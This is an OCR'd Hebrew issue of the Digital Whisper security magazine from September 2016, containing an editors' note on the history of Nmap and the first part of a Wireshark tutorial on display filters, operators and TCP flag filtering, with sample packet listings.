


Digital Whisper

גליון 75, ספטמבר 2016

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל, ניר אדר
כתבים:	עידו קנר, איתי כהן, ליאור ברש, רזיאל ברק, איתי חורי, אופיר בק ועו"ד יהונתן קלינגר.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-75 של DigitalWhisper!

במהלך החודש האחרון פורסמו לא מעט אירועים חדשותיים מעולם אבטחת המידע / האקינג (הן בסצינה המקומית והן בסצינה העולמית), אירועים אשר אכן דורשים התייחסות, אך מכיוון שכמעט כל אתר חדשות בארץ או בעולם כבר סקר ולעס אותם - תסלחו לי אם פשוט אדלג עליהם מחוסר רצון לטחון מים.

החודש הייתי רוצה לדבר, ברשותכם, דווקא על אירוע שקרה לפני בדיוק לפני 19 שנים.

היום (בהנחה שאתם קוראים את המילים האלה ב-01/09/2016), בדיוק לפני 19 שנים (שנת 1997) פורסם הגליון ה-51 של המגזין Phrack. מה מיוחד בגליון הנ"ל אתם שואלים? המיוחד הוא שבמסגרת הגליון הנ"ל פורסם מאמר ע"י בחור (שעד אז היה די אנונימי) שהזדהה עם הכינוי **Fyodor Vaskovich**.

המאמר פורסם תחת הכותרת:

The Art of Port Scanning

והפיסקה הראשונה שלו כללה את התוכן הבא:

> "This paper details many of the techniques used to determine what ports (or similar protocol abstraction) of a host are listening for connections. These ports represent potential communication channels. Mapping their existence facilitates the exchange of information with the host, and thus it is quite useful for anyone wishing to explore their networked environment, including hackers. Despite what you have heard from the media, the Internet is NOT all about TCP port 80. Anyone who relies exclusively on the WWW for information gathering is likely to gain the same level of proficiency as your average AOLer, who does the same."

אם תשאלו אותי, המאמר הנ"ל, שכלל בין היתר גם את הפרסום הראשוני של הכלי האגדי Nmap (הדומיין עצמו נרשם רק כ-3 שנים לאחר מכן, בשנת 2000) מהווה את אחת מאבני הדרך בהתפתחות תחום ההאקינג כפי שאנחנו מכירים אותו היום (עד כמה שאפשר להגיד את המשפט הזה ובאמת להתכוון אליו...).

הפרוייקט הנ"ל התחיל את דרכו מבחור חייכן במיוחד בשם Gordon Lyon. הכלי עצמו, בפרסום הראשון שלו כלל כ-1,800 שורות קוד שנכתבו ע"י בן אדם אחד, הכלי ידע לבצע סריקת פורטים ב-8 מצבים שונים, הוא היה מותאם אך ורק למערכת הפעלה אחת, ותמך אך ורק ב-CLI, ובגדול - זהו.

כיום (גרסא 7.12 נכון לכתיבת שורות אלו), הכלי מסוגל לרוץ על כמעט כל מערכת הפעלה, יכולות סקריפטינג נרחבות ונוחות (עד כמה שאפשר להגיד על LUA שהיא "נוחה"), תמיכה בפלאגינים המאפשרים הרחבות כמו בדיקה וניצול חולשות ידועות, מעטפת גראפית, תמיכה בכמות הזויה של פיצ'רים וטכניקות סריקה, כמות fork-ים נאה ב-GitHub, שימוש נרחב בהאקדמיה, מופיע בסרטים הוליוודים, תמיכה מלאה ב-IPv6, יש בו כמות שורות ש... בהצלחה לספור את כולן ועוד ועוד ועוד.

אך עם כל הדברים הטובים הנ"ל, הנתון ש(לפחות לדעתי) הוא המעניין ביותר, ועליו אני רוצה לדבר הוא היכולת של הכלי לזהות כמות אינסופית של שירותים שונים על בסיס מאגר ה-Fingerprint המטורף שיש לכלי הזה. את נתונים הנ"ל כותבי הכלי אוספים בעזרת המשתמשים עצמם - חבר'ה מקהילת ההאקינג שמשתמשים בכלי יום יום ומדווחים בכל פעם שהם נתקלים ב-Fingerprint חדש (שהכלי יודע לייצר בצורה נוחה) ולשלוח לכותבים לטובת בדיקה הכנסה למאגר.

אם פעם היה יחסית נפוץ למצוא שירותים שהכלי לא מזהה - היום כבר מדובר באירוע די חריג. הכלי הנ"ל התקבל ע"י הקהילה בצורה חמה ביותר וכיום מדובר בכלי שניתן למצוא בארסנל הבסיסי ביותר של כל בר-דעת אשר מתעסק במחשבים.

ניתן למצוא עוד לא מעט דוגמאות לפרוייקטי קוד-פתוח בסיגנון הנ"ל שפרחו יפה מאוד בקהילת ההאקינג (netcat, busybox וכו') אבל עם זאת, לדעתי הכלי הנ"ל משמש כדוגמא הטובה ביותר לנושא הנ"ל.

והדוגמא הנ"ל, ועוד דוגמאות רבות, מזכירות לי תמיד את הכח שלנו כקהילה אחת, כקבוצה אחת. שכל אחד ואחד בתורו, עם כמות ואיכות הידע שיש לו - תורם ועוזר לקדם את כלל הקהילה על פי יכולתו.

ובדיוק כך אני מרגיש כלפי Digital Whisper, בזכותכם, בזכות כל הכותבים וכל הקוראים שלנו!

ולאחר הנאום הנ"ל, ולפני שניגש למנה העיקרית, נגיד תודה לטבחים שלנו שישבו החודש והשקיעו מזמנם וממרצם בשביל כולנו. תודה רבה ל**עידו קנר**, תודה רבה ל**איתי כהן**, תודה רבה ל**ליאור ברש**, תודה רבה ל**רזיאל ברק**, תודה רבה ל**איתי חורי**, תודה רבה ל**אופיר בק** ותודה רבה ל**עו"ד יהונתן קלינגר**

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

עבודה עם Wireshark - חלק א'

מאת עידו קנר

הקדמה

מאמר זה הינו חלק ראשון בסדרת מאמרים אשר נועדה לתת דגשים לעבודה עם Wireshark. רבים רואים כלי זה כאמצעי להאזין (להסניף) לחבילות מידע העוברות ברשת, אך דווקא לפעולה זו יש עוד תכנות אשר יכולות להיות לעזר רב יותר לפעמים, כדוגמת fiddler ב-Windows כאשר רוצים לטפל ב-HTTP. הכוח של Wireshark הוא בסינון ובניתוח המידע, והיכולת להשתמש בו בשביל להבין מעבר לרשימה פשוטה של פקטות מה קרה בתקשורת, וזאת מה שסדרת המאמרים המובאת מנסה ללמד.

העבודה ב-Wireshark דורשת הכירות כלשהי עם עולם ה-TCP/IP וכיצד מבנה של כמוסות ה-IP ו-TCP בנויות. גם סדרת המאמרים שלי בנושא יוצאת מנקודת הנחה זו.

התחלת עבודה


Wireshark משתמש בספרייה הנקראת PCAP על מנת להאזין למידע. ניתן להשתמש במספר "טעמים", לשם העבודה עם Wireshark, תלוי כמובן במערכת ההפעלה שלכם.

כאשר מדובר בלינוקס:

- Wireshark GTK
- Wireshark Qt
- tshark/Wireshark cli

גרסת tshark/Wireshark cli, מאפשרת להשתמש בספריית ה-PCAP על מנת לתפוס תעבורה ולנתח אותה בצורה פשוטה מאוד, אך מאמר זה ישתמש בגרסה הגרפית של Wireshark על מנת להבין את המידע.

בברירת המחדל הממשק יראה כך כאשר אנחנו פותחים אותו (ה-Device השונים יכולים להשתנות ממחשב למחשב ומערכת הפעלה אחת לשניה):




[אני משתמש כאן בגרסת GTK בלינוקס, אך גם לווינדוז יש ממשק גרפי ל-Wireshark]

במידה ויש צורך להאזין לכל התקשורת, תבחר האפשרות ב-Interface List של Any, במידה ויש צורך ב-Device מסוים, יש לבחור בו, כל עוד יש צורך להאזין לתעבורה. במאמר זה לא אדבר על האזנה, אלא על ניתוח המידע, ולכן אשתמש ביכולת לטעון קבצי PCAP.

בשביל מאמר זה ניגשתי לאתר של Wireshark המכיל דוגמאות של האזנות שנאספו, והורדתי משם מספר דוגמאות, בהם הדגמה של צורת ההזדהות וניהול אבטחה הנקראת NTLM.

טענתי את קובץ ה-PCAP וקיבלתי מספר שמספרתי אותו ל-4 חלקים:



הנה הסבר קצר על ארבעת החלקים שסימנתי:


1. חלק זה הוא חלק המאפשר לבצע filter למידע. אפשר להשתמש בכל אחד מהחלקים של OSI בשביל ליצור סינון. אבל זה לא בדיוק נכון! בהמשך אסביר זאת יותר לעומק.
2. חלק זה הוא רשימה של תעבורה. החלק מכיל גם Raw Packets וגם את האיסוף שלהם, ובכך למשל נראה 4 פקטות של TCP למשל, אך רשומה אחת של HTTP שהורכבה מארבעת הפקטות הללו.
3. חלק זה הוא חלק המראה כיצד המידע בנוי, וכאן אנחנו רואים כיצד ה-OSI מגיע לידי ביטוי, אך שוב, זה לא מדויק, ולימוד טוב יותר בנושא יינתן בהמשך.
4. חלק זה הוא חלק המסוגל להראות מידע בצורה הטבעית שהוא הגיע עם מידע של ביטים או הקסה־דצימלי של הערכים. למשל במידה והיה צריך להגיע \r\n ואתם רואים שמפרש שלכם נכשל? כאן ניתן לאמת האם זה המצב.

בחלקים 2 עד 4, במידה ותהיה לחיצה על המקש הימני של העכבר, יפתח תפריט המאפשר להתמודד עם החלקים בצורה שונה, לא את כל האפשרויות אוכל לכסות במאמר זה (על כלל חלקיו).

סינון מידע

לרוב, כאשר מקבלים מידע מקבצי PCAP או האזנה למידע, הוא מכיל המון סוגים של פרוטוקולים, פורטים, כתובות IP וכיוב'.


במערכת לא עמוסה, אולי אפשר להתמודד עם זה, אך ככול שיש יותר מידע מתעבורה, ככה קשה יותר למצוא את התעבורה המתאימה לניתוח. לשם כך יש את היכולת לבצע סינון למידע:



היות ויש בממשק אצלי בעיית תצוגה קלה, הדגשתי דברים באדום היכן שהטקסט אינו ברור.

התחביר לסינון שייך לספריית ה-PCAP, וככזו, כל תוכנה המשתמשת ב-PCAP ולא רק Wireshark, המאפשרת לבצע סינון, תשתמש באותו התחביר, אלא אם צוין בה אחרת. יש ב-PCAP אשר בחרתי מספר תעבורות של TCP, למרות שבתמונה רואים רק סוג אחד.


במידה ויש צורך לראות את כל פעולות Three Way Handshake ניתן יהיה לחפש את פעולת ה-syn:



ואכן יש פקטות שהן מכילות פעולות syn אבל לא רק. כלומר הסינון שבוצע אינו היה מספיק טוב, ובפרק "סינון נכון" אסביר מדוע.

חשוב להדגיש כי בשביל להפעיל את הפילטר יש ללחוץ על Apply או על Enter בשורת הטקסט. הסיבה שבה השתמשתי ב-tcp.ack היא על מנת להגדיר לפי שדה או תכונה של הפרוטוקול מה אני מעוניין לחפש. היות ואין למשל ברמת ה-IP או ב-UDP פעולה של Three Way Handshake אני לא אשתמש בהם לשם כך.

היות והפרוטוקול XMPP מבוסס TCP ונמצא בשכבה 7, התקבל עוד מידע אשר לא בהכרח מעניין, ולכן יש צורך לבצע "זיקוק" של המידע.



חשוב להדגיש כי ככול שהפילטר כללי יותר, כך יתקבל עוד מידע, אלא אם יודעים להשתמש נכון בסינון עצמו.

במקרה הנוכחי, שרשרתי מספר בדיקות:

- העבר רק פקטת TCP שיש לה ACK
- אל תציג פקטות שהם עם keep alive אשר גם מתבצע עם SYN
- ואל תספק לי מידע שהוא לפרוטוקול XMPP.

אך גם זה אינו נכון, ומי שמכיר ממש טוב כיצד TCP עובד, כבר בטוח שמנחש את הסיבה לכך. הסיבה לבעיית הסינון תקבל מענה כאמור, בפרק "סינון נכון".

תחביר

התחביר הקיים בפילטר מכיל את התחביר הבא:

טיפוסי נתונים:

לכל שדה בפרוטוקולים, יש סוג של טיפוס נתונים. טיפוסי הנתונים יכולים להיות אחד מאלו:

- ASN.1 object identifier
- Boolean
- Character string
- Compiled Perl-Compatible Regular Expression (GRegex) object
- Date and time
- Ethernet or other MAC address
- EUI64 address
- Floating point (double-precision)
- Floating point (single-precision)
- Frame number
- Globally Unique Identifier
- IPv4 address
- IPv6 address
- IPX network number
- Label
- Protocol
- Sequence of bytes
- Signed integer, 1, 2, 3, 4, or 8 bytes
- Time offset
- Unsigned integer, 1, 2, 3, 4, or 8 bytes

אופרטורים:

סימנים	פעולה	הסבר
eq, ==	שוויון	האופרטור eq והאופרטור == שניהם מבצעים בדקת שוויון
ne, !=	אי שוויון	האופרטור ne והאופרטור =! (שמאל לימין) שניהם מבצעים בדיקות לאי שוויון
gt, >	גדול מ	האופרטור gt והאופרטור < (שמאל לימין) בודקים האם ערך מסויים גדול מערך אחר
lt, <	קטן מ	האופרטור lt והאופרטור > (שמאל לימין) בודקים האם ערך מסוים קטן מערך אחר
ge, >=	גדול שווה	האופרטור ge והאופרטור =< (שמאל לימין) בודקים האם ערך גדול או שווה לערך אחר
<= Le,	קטן שווה	האופרטור le והאופרטור => (שמאל לימין) בודקים האם ערך קטן או שווה לערך אחר
and, &&	וגם	האופרטור and (אותיות קטנות) והאופרטור && מאפשרים לכלול 2 ביטויים אשר יתחברו ביחד.
or, ||	או	האופרטור or (אותיות קטנות) והאופרטור || מאפשרים לכלול ביטוי אחד או ביטוי אחר כחלק מהפילטר
()	קבוצה	האופרטור () מאפשר לכלול בתוכו מספר ביטויים אשר התוצאה שלהם תתאים לתנאים ביחד, כמו ביטוי מתמטי עם סוגריים.
not, !	שלילה	האופרטור not (אותיות קטנות) והאופרטור ! מאפשרים לשלול תחביר
[]	חיתוך	האופרטור [] מאפשר לחתוך חלק ממחרוזת או מערך של בתים. דוגמה:th.src[0:3] == 00:00:83
{}	סדרה	האופרטור {} מאפשר ליצור סדרה של מידע ולבדוק עליו אם קיים. דוגמה:{80 443 8080} in tcp.port
&	חיבור bitwise	האופרטור & מאפשרים לעשות פעולות bitwise של חיבור. שימוש באופרטור יכול להראות כך: tcp.flags & 0x02

הדגמה:

```
ip.addr == 192.168.4.32
```

בדיקה האם כתובת כלשהי (בין אם נכנסת או יוצאת) היא 192.168.4.32. רק פקטות שמכילות את הכתובת הזו יוצגו, ובמידה ואינן קיימות בכלל, לא תהיה רשימה בכלל.

חיפוש מחרוזות:

ניתן לחפש מחרוזות ב-Wireshark באמצעות אחת משתי הפקודות הבאות:

- **contains** - האם פרוטוקול או שדה מסוים בפרוטוקול מכיל מחרוזת מסוימת.
- **matches** - שימוש ב-regex של פרל (preg) למציאת תבנית מסוימת.

חשוב להדגיש כי contains ו-matches אינם יכולים להיות בחיפוש על שדות שהם אינם מחרוזות וטקסט, כך שלא ניתן להשתמש בהם על שדה של פורט למשל.

הדגמה ל-**contains**:

```
http contains "https://www.Wireshark.org"
```

הדגמה ל-**matches**:

```
wsp.user_agent matches "(?i)cldc"
```

חיפוש תחת פרוטוקול WSP את user agent לפי תבנית מסוימת, שבה הבדיקה היא גם לאותיות גדולות וקטנות (?i) ואז חיפוש התווים של cldc.

בעבודה עם מחרוזות, ישנם 2 פונקציות:

- upper
- lower

הדגמה:

```
upper(http) contains “GOOGLE”
```

```
lower(mount.dump.hostname) == "angel"
```

חיפוש CIDR:

כאשר מחפשים כתובות IP, ניתן להשתמש בחיפוש של טווח על ידי CIDR:

```
ip.dst == 192.168.1.1/24
```

ההדגמה תחפש את כל היעד בטווח של 192.168.1.0 עד 192.168.1.254 .


סינון נכון

בשביל לקבל את כל פעולות ה-SYN אשר קיימים, יש להשתמש מערכת הסינון בצורה אחרת במקצת ממה שהצגתי בהתחלה. כידוע, ב-TCP יש מצב של "דגלים". עבור פעולת Three Way Handshake ישנם מספר דגלים. היות וכפי שהוסבר בהתחלה, האובייקטים של Wireshark מבוססי שכבות OSI, ניתן לגשת ב-TCP לדגלים ולבדוק האם הם "דולקים" או לא.

לשם כך, הסינון יראה כך:

```
tcp.flags.syn == 1
```

הסינון הנ"ל, יספק למעשה סינון אמיתי לפי דגל ה-syn:




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000(	127.0.0.1	127.0.0.1	TCP	54	3268 → 7 [SYN] Seq=0 Win=16384 Len=0
2	0.000000000(	127.0.0.1	127.0.0.1	TCP	54	7 → 3268 [SYN, ACK] Seq=0 Ack=0 Win=16384 Len=0
6	23.426000000(	127.0.0.1	127.0.0.1	TCP	54	3280 → 9 [SYN] Seq=0 Win=16384 Len=0
7	23.426000000(	127.0.0.1	127.0.0.1	TCP	54	9 → 3280 [SYN, ACK] Seq=0 Ack=0 Win=16384 Len=0
11	62.817000000(	127.0.0.1	127.0.0.1	TCP	54	3302 → 443 [SYN] Seq=0 Win=16384 Len=0
12	62.817000000(	127.0.0.1	127.0.0.1	TCP	54	443 → 3302 [SYN, ACK] Seq=0 Ack=0 Win=16384 Len=0
19	64.182000000(	127.0.0.1	127.0.0.1	TCP	54	3304 → 443 [SYN] Seq=0 Win=16384 Len=0
20	64.182000000(	127.0.0.1	127.0.0.1	TCP	54	443 → 3304 [SYN, ACK] Seq=0 Ack=0 Win=16384 Len=0
29	152.393000000(	127.0.0.1	127.0.0.1	TCP	54	3454 → 5222 [SYN] Seq=0 Win=16384 Len=0
30	152.393000000(	127.0.0.1	127.0.0.1	TCP	54	5222 → 3454 [SYN, ACK] Seq=0 Ack=0 Win=16384 Len=0

מה קורה אבל, כאשר יש צורך לראות רק אל הפקטות אשר קיבלו ACK אבל ללא SYN

ובכן יש לרשום זאת כך:

```
tcp.flags.syn == 0 && tcp.flgas.ack == 1
```




No.	Time	Source	Destination	Protocol	Length	Info
3	0.000000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3268 → 7 [ACK] Seq=0 Ack=0 Win=16384 Len=0
8	23.426000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3280 → 9 [ACK] Seq=0 Ack=0 Win=16384 Len=0
13	62.817000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3302 → 443 [ACK] Seq=0 Ack=0 Win=16384 Len=0
21	64.182000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3304 → 443 [ACK] Seq=0 Ack=0 Win=16384 Len=0
31	152.393000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3454 → 5222 [ACK] Seq=0 Ack=0 Win=16384 Len=0
42	183.124000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3539 → 17 [ACK] Seq=0 Ack=0 Win=16384 Len=0
46	254.660000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3645 → 21 [ACK] Seq=0 Ack=0 Win=16384 Len=0
52	273.731000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 20 → 3657 [ACK] Seq=0 Ack=0 Win=16384 Len=0
